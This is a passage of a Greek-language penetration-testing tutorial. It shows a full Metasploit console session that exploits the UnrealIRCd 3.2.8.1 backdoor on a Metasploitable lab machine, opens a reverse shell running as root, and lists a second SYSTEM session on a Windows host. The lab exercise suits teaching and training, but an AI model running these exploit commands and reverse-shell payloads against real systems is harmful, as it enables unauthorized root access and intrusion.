  http://cvedetails.com/cve/2010-2075/
  http://www.osvdb.org/65445
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt
```

Εκπληκτικό! Πήραμε ακριβώς ένα σχετικό exploit, το οποίο μάλιστα έχει rank "excellent". Παρατηρούμε ότι αφορά στην ευρύτερη οικογένεια του Unix κι όχι σε κάποιο συγκεκριμένο λειτουργικό σύστημα (Automatic Target). Από τη συνοδευτική περιγραφή διαπιστώνουμε ότι πράγματι έχει να κάνει με backdoor, ενώ το CVE number που παρέχεται στις πληροφορίες του exploit είναι ίδιο με το CVE number που υπάρχει στην αναφορά του OpenVAS! Τίποτε από όλα αυτά δεν μπορεί να 'ναι

τυχαίο, γι' αυτό και προχωράμε αμέσως στην εκτέλεση του exploit:


```
msf> use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  6667             yes       The target port
Exploit target:
   Id  Name
   --  ----
   0   Automatic Target
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.85.142
RHOST => 192.168.85.142
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.85.20
LHOST => 192.168.85.20
msf exploit(unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unreal_ircd_3281_backdoor) > run
[*] Started reverse double handler
[*] Connected to 192.168.85.142:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OTieXDq5Jg2wa8N7;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "OTieXDq5Jg2wa8N7\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.85.20:4444 ->
192.168.85.142:43359) at 2014-01-30 19:13:45 +0200
```

```
whoami
root
[CTRL+Z]
Background session 2? [y/N]  y
msf exploit(unreal_ircd_3281_backdoor) >
```

Έχουμε λοιπόν άλλο ένα session, αυτή τη φορά προς το μηχάνημα με το Linux. Παρατηρήστε την εντολή whoami που δώσαμε, η οποία μας φανέρωσε ότι στο απομακρυσμένο μηχάνημα βρισκόμαστε στο λογαριασμό του υπερχρήστη (root). Βάλαμε το session στο background πατώντας το συνδυασμό πλήκτρων [CTRL+Z], μετά το [Y] και ύστερα το [Enter] (δύο φορές, για να εμφανιστεί το prompt του meterpreter). Με την ακόλουθη εντολή καμαρώνουμε τα δύο sessions που εγκαθιδρύσαμε, ένα προς κάθε μηχάνημα που αρχικά σαρώσαμε με το OpenVAS:

```
msf exploit(unreal_ircd_3281_backdoor) > sessions -l
Active sessions
===============
  Id  Type                   Information                                 Connection
  --  ----                   -----------                                 ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ PARABING-DC
192.168.85.20:4444 -> 192.168.85.5:3405 (192.168.85.5)
  2   shell unix
192.168.85.20:4444 -> 192.168.85.142:43359 (192.168.85.142)
```

Πριν σας αφήσουμε, να κάνουμε μια —μάλλον περιττή— σημείωση για το box με το Linux: Είναι βεβαίως το Metasploitable κι αν δεν έχετε ακόμα φτιάξει το δικό σας pen-testing lab, θέλουμε να πιστεύουμε ότι το παρόν άρθρο σας έκανε να βάλετε κι αυτή τη δουλειά —για εμάς περισσότερο με παιχνίδι μοιάζει— στο πρόγραμμα. Όποτε είστε έτοιμοι, ξεκινήστε από το deltaCast s01e06: http://deltahacker.gr/deltacast-s01e06. Καλή σας διασκέδαση!



Θεάματα σαν αυτό αγαλιάζουν την ψυχή του pen-tester και τον γεμίζουν χαρά. Η ζωή είναι και πάλι ωραία — κι όλα θα πάνε καλά!